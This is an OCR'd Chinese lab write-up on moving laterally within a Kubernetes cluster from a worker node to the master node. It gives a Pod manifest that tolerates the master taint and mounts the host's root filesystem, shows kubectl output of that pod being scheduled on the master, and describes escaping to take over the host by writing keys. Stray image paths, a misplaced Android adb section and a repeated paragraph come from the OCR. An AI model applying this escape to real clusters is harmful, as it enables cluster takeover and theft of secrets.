
Kubernetes(K8s)
横向移动办法

一只小鸭子

No.1 Kubernetes 简介

Kubernetes 是一个可移植的、可扩展的开源平台，用于管理容器化的工作负载和服务，可促进声明式配置和自动化。Kubernetes 拥有一个庞大且快速增长的生态系统。Kubernetes 的服务、支持和工具广泛可用。**No.2 adb 主要功能**

1. 运行设备的 shell（命令行）
2. 管理模拟器或设备的端口映射
3. 计算机和设备之前上传 / 下载文件
4. 讲本地 apk 软件安装至模拟器或 Android 设备



传统部署时代：

早期，各个组织机构在物理服务器上运行应用程序。无法为物理服务器中的应用程序定义资源边界，这会导致资源分配问题。例如，如果在物理服务器上运行多个应用程序，则可能会出现一个应用程序占用大部分资源的情况， 结果可能导致其他应用程序的性能下降。一种解决方案是在不同的物理服务器上运行每个应用程序，但是由于资源利用不足而无法扩展， 并且维护许多物理服务器的成本很高。

虚拟化部署时代：

作为解决方案，引入了虚拟化。虚拟化技术允许你在单个物理服务器的 CPU 上运行多个虚拟机（VM）。虚拟化允许应用程序在 VM 之间隔离，并提供一定程度的安全，因为一个应用程序的信息 不能被另一应用程序随意访问。

虚拟化技术能够更好地利用物理服务器上的资源，并且因为可轻松地添加或更新应用程序而可以实现更好的可伸缩性，降低硬件成本等等。

每个 VM 是一台完整的计算机，在虚拟化硬件之上运行所有组件，包括其自己的操作系统。

容器部署时代：

容器类似于 VM，但是它们具有被放宽的隔离属性，可以在应用程序之间共享操作系统（OS）。因此，容器被认为是轻量级的。容器与 VM 类似，具有自己的文件系统、CPU、内存、进程空间等。由于它们与基础架构分离，因此可以跨云和 OS 发行版本进行移植。

以上摘自 Kubernetes 官方文档：

https://kubernetes.io/zh/docs/concepts/overview/what-is-kubernetes/

No.2 Kubernetes 关键概念介绍

Kubernetes 有如下几个与本文相关的概念：

1、节点（Node）

2、Pod

3、容忍度（Toleration）与污点（Taint）

节点（Node）

Kubernetes 通过将容器放入在节点（Node）上运行的 Pod 中来执行你的工作负载。节点可以是一个虚拟机或者物理机器，取决于所在的集群配置。最容易理解的例子：

节点（Node）

Kubernetes 通过将容器放入在节点（Node）上运行的 Pod 中来执行你的工作负载。节点可以是一个虚拟机或者物理机器，取决于所在的集群配置。最容易理解的例子：

```
root@k8s-master:~# kubectl get nodes
NAME         STATUS     ROLES                  AGE     VERSION
k8s-master   Ready      control-plane,master   6d      v1.21.2
k8s-node1    NotReady   <none>                 5d23h   v1.21.2
k8s-node2    NotReady   <none>                 5d18h   v1.21.2
root@k8s-master:~#
```

该集群有三个节点，我可以在这三个节点上创建很多个 Pod，而 Pod 中可以包含多个容器。在所有的节点中，至少要有一个 Master 节点，Master 节点是第一个加入集群的机器，它具有整个集群的最高权限，本文的目的就是研究如何通过其他节点，横向移动到 Master 节点，因为 Secret 敏感信息（令牌、账户密码、公私钥等等）都存储在 Kubernetes 的 etcd 数据库上。

Pod

Pod 是可以在 Kubernetes 中创建和管理的、最小的可部署的计算单元。

Pod（就像在鲸鱼荚或者豌豆荚中）是一组（一个或多个） 容器；这些容器共享存储、网络、以及怎样运行这些容器的声明。Pod 中的内容总是并置（colocated）的并且一同调度，在共享的上下文中运行。Pod 所建模的是特定于应用的“逻辑主机”，其中包含一个或多个应用容器， 这些容器是相对紧密的耦合在一起的。在非云环境中，在相同的物理机或虚拟机上运行的应用类似于在同一逻辑主机上运行的云应用。

Pod 的共享上下文包括一组 Linux 名字空间、控制组（cgroup）和可能一些其他的隔离方面，即用来隔离 Docker 容器的技术。在 Pod 的上下文中，每个独立的应用可能会进一步实施隔离。就 Docker 概念的术语而言，Pod 类似于共享名字空间和文件系统卷的一组 Docker 容器，也就是说 Pod 是 Docker 容器的超集。

容忍度 (Toleration) 与污点 (Taint)

Kubernetes 可以约束一个 Pod 只能在特定的节点上运行。

节点亲和性 是 Pod 的一种属性，它使 Pod 被吸引到一类特定的节点 （这可能出于一种偏好，也可能是硬性要求）。污点（Taint）则相反——它使节点能够排斥一类特定的 Pod。容忍度（Toleration）是应用于 Pod 上的，允许（但并不要求）Pod 调度到带有与之匹配的污点的节点上。我们可以控制 Pod 创建时候的污点来向集群内的节点进行喷射创建。

No.3 环境介绍

当前实验环境有三个节点，其中一个为 Master 节点，其余的都是普通节点。


```
root@k8s-node1:~# kubectl get node
NAME         STATUS   ROLES                  AGE     VERSION
k8s-master   Ready    control-plane,master   6d      v1.21.2
k8s-node1    Ready    <none>                 6d      v1.21.2
k8s-node2    Ready    <none>                 5d18h   v1.21.2
root@k8s-node1:~# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:42:94:45:d6:58  txqueuelen 0  (以太网)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33  bytes 5682 (5.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.117.24  netmask 255.255.255.0  broadcast 192.168.117.255
        inet6 fd15:4ba5:5a2b:1008:141b:d992:57b9:5d10  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::1074:2b1f:7163:9eab  prefixlen 64  scopeid 0x20<link>
        inet6 fd15:4ba5:5a2b:1008:8ca:4a27:40ae:a7a0  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:54:8a:68  txqueuelen 1000  (以太网)
        RX packets 972795  bytes 835856573 (835.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 377313  bytes 34220495 (34.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (本地环回)
        RX packets 160066  bytes 13421648 (13.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 160066  bytes 13421648 (13.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

当前机器是 node1，普通节点，节点全部为健康状态，接下来要利用创建 Pod 的功能，横向到 k8s-master。

No.4 利用创建 Pod 横向移动

1、确认 Master 节点的容忍度

```
$ kubectl describe node <Node Name>
```




control-master.yaml 内容：

```
apiVersion: v1
kind: Pod
metadata:
name: control-master-3
spec:
tolerations:
- key: node-role.kubernetes.io/master
operator: Exists
effect: NoSchedule
containers:
- name: control-master-3
image: ubuntu:18.04
command: ["/bin/sleep", "3650d"]
volumeMounts:
- name: master
mountPath: /master
volumes:
- name: master
hostPath:
path: /
type: Directory
```

```
root@k8s-node2:~/k8s# kubectl get pod -o wide
NAME               READY   STATUS             RESTARTS   AGE     IP               NODE        NOMINATED NODE
control-master     1/1     Running            0          5m35s   10.244.36.110    k8s-node1   <none>
control-master-1   1/1     Running            0          3m10s   10.244.169.145   k8s-node2   <none>
control-master-2   1/1     Running            0          2m51s   10.244.36.111    k8s-node1   <none>
control-master-3   0/1     ImagePullBackOff   0          118s    10.244.235.199   k8s-master  <none>
root@k8s-node2:~/k8s# kubectl get pod -o wide
NAME               READY   STATUS    RESTARTS   AGE     IP               NODE        NOMINATED NODE   READINE
control-master     1/1     Running   0          5m42s   10.244.36.110    k8s-node1   <none>           <none>
control-master-1   1/1     Running   0          3m17s   10.244.169.145   k8s-node2   <none>           <none>
control-master-2   1/1     Running   0          2m58s   10.244.36.111    k8s-node1   <none>           <none>
control-master-3   1/1     Running   0          2m5s    10.244.235.199   k8s-master  <none>           <none>
root@k8s-node2:~/k8s#
```

在多次创建 Pod 后，会发现 Pod 会在 Master 节点上出现，再利用 kubectl 进入容器，执行逃逸。



至此，逃逸完成，能够通过写公私钥的方式控制 Master 宿主机。